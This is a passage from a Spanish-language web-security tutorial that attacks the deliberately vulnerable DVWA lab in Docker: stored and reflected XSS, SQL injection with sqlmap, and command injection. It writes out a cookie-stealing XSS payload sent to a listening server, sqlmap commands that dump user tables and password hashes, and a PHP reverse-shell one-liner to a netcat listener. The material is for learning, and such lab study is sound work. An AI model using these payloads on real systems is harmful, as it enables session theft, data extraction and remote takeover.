La aplicación se puede desplegar manualmente, descargando imágenes de máquinas virtuales con servicios vulnerables (que incluyan este) o haciendo uso de docker, que es lo que se va a hacer aquí, el comando a ejecutar:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```


Si el puerto 80 está en uso, elegir otro. En la siguiente figura se puede ver la ejecución:

```

~/Doc/DVWA-master docker run --rm -it -p 80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
9c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cfff5f35147f: Pull complete
098cfff43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's
fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this
message
. ok
=> /var/log/apache2/access_log <==

```

Ahora en el navegador se puede navegar al puerto especificado en localhost y se encuentra el login:



localhost/login.php

**DVWA**

Username

Password

Login

Las credenciales son *admin:password*. La primera vez que se entra, es necesario crear la base de datos, para ello dar al botón que se marca en la siguiente figura:

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

---

### Setup Check

Operating system: **\*nix**  
Backend database: **MySQL**  
PHP version: **7.0.30-0+deb9u1**

Web Server SERVER\_NAME: **localhost**

PHP function display\_errors: **Disabled**  
PHP function safe\_mode: **Disabled**  
PHP function allow\_url\_include: **Disabled**  
PHP function allow\_url\_fopen: **Enabled**  
PHP function magic\_quotes\_gpc: **Disabled**  
PHP module gd: **Installed**  
PHP module mysql: **Installed**  
PHP module pdo\_mysql: **Installed**

MySQL username: **app**  
MySQL password: **\*\*\*\*\***  
MySQL database: **dvwa**  
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: www-data] Writable folder /var/www/html/hackable/uploads/: **Yes**  
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt: **Yes**

[User: www-data] Writable folder /var/www/html/config: **Yes**  
**Status in red**, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.

**allow\_url\_fopen = On**  
**allow\_url\_include = On**

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Se vuelve a hacer el login, y ya tenemos el menú con todas las posibles vulnerabilidades para probar, por defecto el nivel de seguridad es "Low", para los ejemplos se queda así, lo bueno de la plataforma, es que puedes cambiar los niveles de dificultad, y en cada vulnerabilidad ver el código (está en PHP), por lo que se puede ver cómo van complicando los ataques, hasta solucionarlo en el nivel "Impossible".

## 6.3 XSS

El Cross-Site Scripting es una vulnerabilidad que se encuentra en numerosas ocasiones. El XSS de manera resumida consiste en un atacante inyectando un script en las páginas HTML que visita el usuario. Existen diferentes tipos:


- **Reflejado:** la entrada del usuario es reflejada en la respuesta sin ningún mecanismo de seguridad, o un mecanismo pobre (por ejemplo, una búsqueda de un artículo en una tienda online, donde el texto buscado se devuelve en la respuesta).

- Almacenado: se trata del tipo más grave, ya que se almacena en el servidor y luego se sirve de manera insegura, pudiendo afectar a numerosos usuarios (por ejemplo, insertar un script en un comentario dentro de un artículo de blog).
- Basado en el DOM: similar al reflejado, pero en este caso el script no es enviado al servidor, si no que sucede todo en el navegador (por ejemplo, un parámetro que solo se utiliza en el html y no es enviado al servidor).
- A ciegas: es un XSS complicado de comprobar, ya que no se va a visualizar, la entrada del usuario se puede almacenar y usar en otro sitio de la aplicación (por ejemplo, enviar un mensaje de feedback a un usuario, y solo puede verlo ese usuario, el script le puede afectar, la manera de ser conscientes de ello es hacer que el script enviado se comunice con un servidor que se pone a la escucha, pendiente de recibir una petición, que puede traer la cookie del usuario si no está protegida).

Los ejemplos aquí van a ser sencillos, normalmente es necesario un trabajo previo para llegar a un XSS, ya que los payloads usados aquí suelen estar filtrados, sanitizados o bloqueados por un WAF por ejemplo. Pero al final, si se logra el ataque, el impacto será el mismo, según página y contenido.

### 6.3.1 XSS almacenado

Para la primera prueba, se selecciona XSS (Stored), se agrega en Name: test u en Message <h1>Test</h1>, se puede ver el mensaje almacenado:




En este punto se puede ver que refleja el mensaje, se tiene un HTML injection, hay que avanzar más en las pruebas, dentro de Burp, se busca la petición POST, botoón auxiliar del ratón, y seleccionar Send to Repeater y se envía un pequeño script, tal y como se ve en la siguiente figura:





Se aprecia que el script está en la respuesta, ahora en el navegador se actualiza la página y se puede comprobar que el script se ejecuta:



Muestra la cookie, pero el script en vez de sacar un popup, podría hacer una petición a un atacante con la cookie de sesión (que no está protegida). El ejemplo se ve a continuación, se procede a enviar el comentario, con el siguiente contenido en Message: `<script>var i=new Image;i.src="">http://127.0.0.1:8000/?"+document.cookie;</script>` (para quitar la restricción de tamaño del texto, inspeccionar la página y al textarea con nombre `mtxMessage` cambiar `maxlength` por un valor grande o eliminar el atributo, otro fallo de validación, que solo se hace en cliente), y en la máquina se inicia un pequeño servidor, obteniendo la respuesta en el servidor:

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [29/Sep/2021 12:28:39] "GET /?wp-settings-time-1=1602226342;%20PHPSESSID=hqbm9113u5kv5gff0dqjg2g335;%20security=low HTTP/1.1" 200 -
```

Al ser almacenado, cada usuario que visite la página va a enviar por detrás su cookie. Aquí se ha usado la dirección IP local, un atacante usaría una IP expuesta en Internet (por ejemplo en un VPS) para recibir dicha información.

### 6.3.2 XSS reflejado

Ahora se navega a XSS (Reflected), pide un nombre, se agrega cualquier dato, y se comprueba que la funcionalidad sencilla, saluda y devuelve el dato enviado:

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello test

Aquí un atacante ya puede pensar en investigar un ataque, un dato introducido por el usuario se agrega al HTML de respuesta, agregando `<script>alert("XSS")</script>`, se puede ver el popup:

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello

🌐 localhost

XSS

En este punto, es un ataque que se realiza uno mismo, nada interesante, pero si vemos la URL (`localhost/vulnerabilities/xss_r/?name=<script>alert("XSS")</script>#`), es algo que puede buscar cualquier usuario, podemos camuflar esa URL en foros, enviarla por emails, etc. Y ahí es donde reside el peligro para este ataque.

Existen herramientas automáticas que van a ayudar a buscar posibles defectos, mismamente el Burp Suite en su versión Pro, con extensiones nos permite detectar estos problemas, que va a requerir de un filtrado manual para descartar falsos positivos. Por ejemplo, en caso de que no haya devuelto un payload, pero refleja la petición, se busca la petición, botón secundario del ratón y se pincha en Send to Intruder, se va a la pestaña Intruder, se pincha en Clear, y se selecciona el parámetro a investigar y se pincha en Add, quedando así:

```

Attack type: Sniper

1 GET /vulnerabilities/xss_r/?name=${test} HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/vulnerabilities/xss_r/
9 Cookie: wp-settings-time-1=1602226342; PHPSESSID=hqbm9113u5kv5gff0dqjg2g335; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Aquí es necesario agregar los Payloads (un listado de típicos XSS), un pequeño ejemplo:

Target	Positions	Payloads	Resource Pool	Options
<p><b>ⓘ Payload Sets</b></p> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position.</p> <p>Payload set: <input type="text" value="1"/> Payload count: 322</p> <p>Payload type: <input type="text" value="Simple list"/> Request count: 322</p>				
<p><b>ⓘ Payload Options [Simple list]</b></p> <p>This payload type lets you configure a simple list of strings that are used as payloads.</p> <div> <div> <input type="button" value="Paste"/>  <input type="button" value="Load ..."/>  <input type="button" value="Remove"/>  <input type="button" value="Clear"/> </div> <div> <pre> &lt;title onkeypress="alert(1)" contenteditable&gt;test&lt;/t... &lt;title onkeyup="alert(1)" contenteditable&gt;test&lt;/title&gt; &lt;title onmousedown="alert(1)"&gt;test&lt;/title&gt; &lt;title onmouseenter="alert(1)"&gt;test&lt;/title&gt; &lt;title onmouseleave="alert(1)"&gt;test&lt;/title&gt; &lt;title onmousemove="alert(1)"&gt;test&lt;/title&gt; &lt;title onmouseout="alert(1)"&gt;test&lt;/title&gt; &lt;title onmouseover="alert(1)"&gt;test&lt;/title&gt; </pre> </div> </div> <div> <input type="button" value="Add"/> <input type="text" value="Enter a new item"/> </div> <div> <input type="button" value="Add from list ..."/> </div>				

Se configuraría el número de hilos deseado (para no colapsar la página a peticiones) y se comienza el ataque. En caso de bloqueos es fácil detectar si uno ha pasado el filtro, según la respuesta o su tamaño, aquí no es el caso, ya que se permite todo, pero se puede ver una de las respuestas:

**3. Intruder attack of localhost - Temporary attack - Not saved to project file**

Attack Save Columns

Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items					

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4671	
1	<title onkeypress="alert(1)..."	200	<input type="checkbox"/>	<input type="checkbox"/>	4724	
2	<title onkeyup="alert(1)" c...	200	<input type="checkbox"/>	<input type="checkbox"/>	4721	
3	<title onmousedown="alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	4709	
4	<title onmouseenter="alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	4710	
5	<title onmouseleave="alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	4710	
6	<title onmousemove="alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	4709	
7	<title onmouseout="alert(1)..."	200	<input type="checkbox"/>	<input type="checkbox"/>	4708	
8	<title onmouseover="alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	4709	
9	<title onmouseup="alert(1)..."	200	<input type="checkbox"/>	<input type="checkbox"/>	4707	
10	<title onpaste="alert(1)" co...	200	<input type="checkbox"/>	<input type="checkbox"/>	4721	
11	<tr draggable="true" ondra...	200	<input type="checkbox"/>	<input type="checkbox"/>	4715	

Request Response

Pretty Raw Hex Render \n

```

79         <input type="text" name="name">
80         <input type="submit" value="Submit">
81     </p>
82
83 </form>
84 <pre>
85     Hello <title onmouseleave="alert(1)">
86         test
87     </title>
88 </pre>
89 </div>

```

0 matches

Aquí habría que ir probando si alguna tiene éxito finalmente.

## 6.4 Inyección SQL

Otra vulnerabilidad muy típica es la inyección SQL. Básicamente en las webs vulnerables, un atacante insertara sentencias SQL maliciosas, permitiendo obtener información de la base de datos, pero también pudiendo agregar sentencias que modifiquen o eliminen los datos, y en algunos casos la posibilidad de conseguir una shell en la máquina que corre la base de datos, un ejemplo en MSSQL se puede ver en el siguiente [post de Tarlogic sobre xp\\_cmdshell](#) (lectura en inglés).

En modo general y a alto nivel, es posible diferenciar tres tipos de inyección SQL, se explican a alto nivel, para que se pueda tener una idea:

- En banda: se usa el mismo canal para lanzar un ataque, por ejemplo, realiza el ataque a través de una consulta SQL en una página web y recibe el resultado en la respuesta, se pueden diferenciar 2 tipos aquí:
  - Basado en errores: según los errores que la aplicación va devolviendo un atacante puede ir haciéndose a la idea de la estructura de la base de datos o de la información.

- Basado en la cláusula union: fusiona sentencias SQL para que con una sola petición pueda recibir la información.
- A ciegas: un atacante no va a recibir información visual. Existen 2 tipos:
  - Basado en booleanos: según si la consulta es verdadera o falsa se recibirá una respuesta distinta (aunque es visual, no se recibe información).
  - Basado en el tiempo: según el tiempo que tarda en responder el servidor, se puede ver si una consulta es correcta o no, por ejemplo, agregando en un parámetro el siguiente contenido `id=1+and+SLEEP(3)`, si el id 1 existe, tardará 3 segundos en responder, si no inmediato (el sleep depende del motor de base de datos usado).
- Fuera de banda: no se va a usar el mismo canal para que se produzca la inyección, por ejemplo, un usuario se registra con un nombre que contiene una sentencia SQL, y la aplicación luego (no en el propio login) en su flujo usa ese nombre para realizar una consulta SQL.


El ataque que se va a producir aquí es el más básico, dentro del apartado SQL Injection, se prueba a agregar el 1, en el cuadro de texto y se obtiene la siguiente salida:

## Vulnerability: SQL Injection

User ID:

**ID: 1**  
**First name: admin**  
**Surname: admin**

Se agrega ahora el carácter ' y se puede ver un que devuelve un error:



Este caso, ya le da las pistas a un atacante de que existe una vulnerabilidad (como se ha dicho, el caso más sencillo). Ahora con una sentencia SQL, se puede obtener datos de todos los usuarios, para ello, agregar en la entrada: 1' or 'j'='j, se puede ver la siguiente salida:

### Vulnerability: SQL Injection

User ID:

ID: 1' or 'j'='j  
First name: admin  
Surname: admin

ID: 1' or 'j'='j  
First name: Gordon  
Surname: Brown

ID: 1' or 'j'='j  
First name: Hack  
Surname: Me

ID: 1' or 'j'='j  
First name: Pablo  
Surname: Picasso

ID: 1' or 'j'='j  
First name: Bob  
Surname: Smith

¿Qué pasa por detrás? Si se da a mostrar el código se aprecia que la consulta es la siguiente:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Está concatenando el parámetro ID a la sentencia, entonces, si se sustituye ese ID por el código enviado, se obtiene:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' or 'j'='j'
```

Se aprecia como la parte del 1' sirve para cerrar la primera condición y el or 'j'='j sirve para establecer una condición que siempre es verdadera, no se agrega la comilla simple (') al final de la última j, porque ya se cuenta con una en el código, aunque también sería válido el siguiente payload: 1' or 'j'='j'#. Teniendo en cuenta que # es para agregar comentarios, eso evita que la última comilla simple quede "impar".

Una vez comprobada que la vulnerabilidad existe, se va a probar una herramienta automatizada para extraer datos de la base de datos de manera rápida, su nombre es sqlmap. Se puede instalar haciendo uso del gestor de librerías de Python, pip, para ello ejecutar: `pip install sqlmap`.

A esta herramienta se le puede pasar una URL, que contenga el parámetro a atacar (no olvidar la cookie de sesión si se necesita estar logueado, como es el caso), o se puede pasar la petición, que como se tenía corriendo el Burp Suite, se tiene a mano y se guarda en un fichero, como se muestra en la siguiente figura:

```

GNU nano 4.8                                sqli.req
GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: wp-settings-time-1=1602226342; PHPSESSID=kf1e599dka1hi78q61976884v1; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

En primera instancia, se obtienen las bases de datos que tiene, para ello se ejecuta el siguiente comando: `sqlmap -r sqli.req --batch -dbs`. La herramienta por detrás empezara a hacer peticiones probando los parámetros (se puede indicar que el parámetro a atacar es id, el tipo de base de datos, o dejar como aquí que trabaje por defecto). Y cuando termina, se verá la inyección vulnerable, y los datos de la base de datos:

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
...
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3352=3352#&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 6534 FROM(SELECT COUNT(*),CONCAT(0x716a787671,(SELECT (ELT(6534=6534,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- SBnI&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5580 FROM (SELECT(SLEEP(5)))MXtv)-- LTxS&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716a787671,0x55597872556872596778504e63654a6f6341484a5178755a77716b61446b57475a4d43454a506645,0x716a6b6271),NULL#&Submit=Submit
...
[15:36:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:36:33] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

Ahora, se puede pasar al siguiente, y sacar las tablas de una base de datos (dvwa), para ello se ejecuta: `sqlmap -r sqli.req --batch -D dvwa --tables`. Y se obtiene:

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

El siguiente paso, es sacar las columnas de la tabla que interese, en este caso users , y la sintaxis es muy sencilla, y es la siguiente: `sqlmap -r sqli.req --batch -D dvwa -T users --columns`.

```
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15)|
| avatar      | varchar(70)|
| failed_login| int(3)     |
| first_name  | varchar(15)|
| last_login  | timestamp  |
| last_name   | varchar(15)|
| password    | varchar(32)|
| user_id     | int(6)     |
+-----+-----+
```

Se consiguen las columnas, y aquí ya se puede hacer el siguiente paso extraer la información, puede ser toda o de determinadas columnas, aquí interesan 3, user, password y user\_id, para ello



se ejecuta el siguiente comando: `sqlmap -r sqli.req --batch -D dvwa -T users -C user,password,user_id --dump`. Y ya se obtiene el valor:

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user   | password                                     | user_id |
+-----+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 1       |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) | 2       |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | 3       |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | 4       |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 5       |
+-----+-----+-----+
```

Se obtienen las contraseñas cifradas, y en este caso también descifrada, porque usa un algoritmo débil (MD5) y contraseñas sencillas, si no el siguiente paso es unas herramientas de crackeo como Hashcat o John The Ripper, a veces es más sencillo que eso y se han guardado las contraseñas sin cifrar.

Todo este proceso se puede automatizar en un paso y que vuelque toda la base de datos, se puede probar guardando la petición de SQL Injection Blind y ejecutando el siguiente comando: `sqlmap -r sqlBlind.req --batch --dump-all`. Las inyecciones a ciegas suelen ser más lentas cuando te encuentras con una basada en tiempos, pero no son más difíciles de automatizar. Normalmente un atacante lo va a hacer paso a paso, cuidando no llamar la atención, y si es bueno, sin estas herramientas.

Si es del interés, se puede hacer pasar el tráfico de la herramienta por el Proxy, para ello agregar --proxy <http://127.0.0.1:8080>, y se verá algo como se muestra en la siguiente figura:

1076	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1075	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1074	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1073	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1072	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1071	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1070	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1069	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1068	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1067	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1066	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1065	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1064	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1063	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1062	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1061	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1060	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1059	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1058	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1057	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1056	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1055	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1054	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1053	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1052	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1051	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1050	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1049	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1048	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	404	4842	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1047	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1
1046	http://localhost	GET	/vulnerabilities/sqli_blind/?id=1%...	✓	200	4852	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vulnerable We...	127.0.0.1

Mirando las peticiones, se puede ver cómo funciona.

## 6.4 Inyección de comandos

Hay que dirigirse al menú Command Injection. En este punto, la aplicación permite ejecutar un ping a una dirección IP, si se agrega la 127.0.0.1 se obtiene la siguiente salida:

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:

PING 127.0.0.1 (127.0.0.1): 56 data bytes  
64 bytes from 127.0.0.1: icmp\_seq=0 ttl=64 time=0.044 ms  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.087 ms  
64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.075 ms  
64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.142 ms  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 packets received, 0% packet loss  
round-trip min/avg/max/stddev = 0.044/0.087/0.142/0.035 ms

Hasta aquí todo normal, esta app está corriendo sobre Unix (para Windows sería lo mismo, pero teniendo en cuenta la ejecución de sus comandos), por lo que se prueba a concatenar un comando detrás, si se ejecuta `;/s` se verifica la inyección y se obtiene:

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:

help  
index.php  
source

Viendo el código fuente se puede apreciar el problema, concatena el comando en la ejecución, tal y como lo manda el usuario:



Por lo que estaría ejecutando `'ping -c 4 ;ls'`. Aquí es el momento de probar a tener una shell en la máquina que está corriendo la aplicación, para ello se pone a la escucha con netcat u otras aplicaciones similares, aquí un ejemplo: `nc -vlp 9999` y se pasa a probar si se puede obtener una shell, en este caso ejecuta un comando en Unix van a servir muchas (en otros habrá que buscar una específica para Node, PHP, Java...), se sabe que cuenta con PHP, así que se prueba directamente el siguiente comando: `;php -r`

`'$sock=fsockopen("192.168.1.49",9999);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'` Y se obtiene la shell (cambiar la IP por la de la máquina donde se quiere recibir la shell).

Para recibir una shell, un atacante pondría una IP pública de un VPS por ejemplo y ya recibiría la comunicación. Aquí ya tendría acceso a la máquina, aunque con privilegios reducidos de un usuario `www-data`, tocaría recolectar información del sistema para elevar privilegios al usuario `root`. Se puede apreciar el peligro de esta vulnerabilidad.